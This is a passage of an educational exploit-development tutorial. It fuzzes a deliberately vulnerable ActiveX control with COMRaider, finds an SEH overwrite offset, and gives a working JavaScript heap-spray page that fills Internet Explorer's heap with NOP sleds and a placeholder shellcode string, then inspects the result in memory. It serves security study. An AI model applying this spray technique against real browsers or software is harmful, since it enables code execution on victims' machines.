


Let's hope we get to see **EXCEPTIONS** to occur after fuzzing is over.




Wow, from the above screenshot, it indicates that **COMRaider** detected **10 exceptions**. Next, click on **OK** button.

Let's view the **EXCEPTION** details.




Right click on any entry under "**File**" column. Next, right click on first entry under "**Instruction**" column and click on "**View Details**".

A new window with **EXCEPTION** details will appear.




Yeah, we were able to overwrite and corrupt the **Structured Exception Handler Chain** but we were unable to overwrite **EIP** register. An important thing to find is the amount of junk data that will overwrite **Structured Exception Handler**.

Let's go for it.



Right click on any of the entry under "**File**" column and select "**View File**" from the context menu.



From the **675263152.wsf** file, we came to know that, if we will pass **14356** bytes of junk data to **`BufferOverflow`** method, then it will overwrite the **Structured Exception Handler**.

Our plan is to spray the **Heap** of **Internet Explorer's Process Memory** with **No Operation Sleds** and s**hellcode**, this will slide the **CPU** to our **shellcode** and execute it.

Finally, in this phase, we have determined that **`vulActiveX.dll`** **is really vulnerable**.

Heap

Heap is a common name for **dynamically allocated memory**. Memory allocation requests are fulfilled by locating and allocating a block of unused memory from a large pool of memory known as the **Heap**.

Heap Spraying

The **Heap Spraying** technique was discovered by **Skylined**.

Heap Spraying is an attack technique commonly used in hijacking victim's browsers to download and execute malicious code. In **Heap Spraying**, a large portion of the victim process's heap is filled with malicious code. As the location of the injected code is not exactly predictable, heap-spraying attacks need to inject a huge amount of malicious code to increase the chance of success of exploitation.

Injected payload usually includes lots of **No Operation** (**NOP**) instructions (e.g. **0x90**), which redirect the execution to **shellcode**.

A heap spray does not actually exploit any security issues but it can be used to make a security issue easier to exploit. A heap spray by itself cannot be used to break any security boundaries.

Heap Spraying Using JavaScript

Heap Spraying for web browsers is commonly implemented in **JavaScript** and the heap is sprayed by **creating large strings**. The most common technique used is to start with a string of one character and concatenating it with itself over and over. This way, the length of the string can grow exponentially up to the maximum length allowed by the scripting engine.

Depending on how the browser implements strings, either **ASCII** or **Unicode** characters can be used in the string. The **heap spraying** code makes copies of the long string with **shellcode** and stores these in an array, up to the point where enough memory has been sprayed to ensure the exploit works.

---------- **HeapSpray_vulActiveX.html** ----------

```
<html>
<head>
    <title>Heap Spraying In Action JavaScript</title>
    <object classid='CLSID: C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=========================================//
        //      Heap Spraying Using JavaScript     //
        //          HackSys Team - Panthera        //
        //         http://hacksys.vfreaks.com/     //
        //          hacksysteam@hotmail.com        //
        //                                         //
        //      unescape() function requirement    //
        //                                         //
        //                  HA CK SY S!            //
        //                  AH KC YS !S            //
        //              A  H  K  C  Y  S  !  S     //
        //              41 48 4b 43 59 53 21 53    //
        //=========================================//

        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>Heap Spraying In Action</H2></br>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Heap Spraying Done";
        alert("Heap Spraying Done");
    </script>
</head>
<body>
</body>
</html>
```

Create a new HTML file named as **HeapSpray_vulActiveX.html** and copy the above HTML codes to it. I suggest you to download the ZIP archive available for download. The archive contains all the **Heap Spraying** scripts.

Understanding Heap Spraying


In this phase, we will try to find out what exactly Java script are doing and how heap spraying in working in real time.

```
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);
```

The above Java script code creates one block of memory containing **NOPS** in the **Process Heap**.


```
memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;
        }
```

The above piece of code sprays **NOPs + Shellcode** into **Process Heap Memory**.




Inspecting Process Memory

In this phase, we will try to find out how heap spraying in working in real time.

We will try to visualise whether, we are able to affect **Process Heap Memory**. We will use **VMMap** (a process virtual and physical memory analysis utility) to inspect the **Heap Fragmentation**.


Open **Internet Explorer** and **VMMap**.




Select **IEXPLORE.EXE** from the "**Select or launch Process**" window. Next, click on **OK** button.

Let's check the normal status of **Internet Explorer's Heap Memory**.

Please Note: As we have not sprayed the **Process Heap** of Internet Explorer, there we will be less fragmentation.



Let's run the **HeapSpray_vulActiveX.html** and check the output. Once, **Heap Spraying** is done, press **F5** on **VMMap**.



Here is the rough comparison of **Process Memory** before and after spraying.


Please have a look at the injected heap in the above image which is marked as sprayed. After running the Heap Spraying script in **Internet Explorer**, large chunks of **NOPS + Shellcode** is injected to **Process Heap Memory**.

Locating Shellcode In Memory

In this phase, we will try to find out where exactly our shellcode is placed in memory. In the **Heap Spraying** script, the shellcode is a string.


```
        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');
```

Open **Internet Explorer** and run the **Heap Spraying** script again, do not close the Internet Explorer's window. Once the script has completed successfully, please launch **Immunity debugger**.



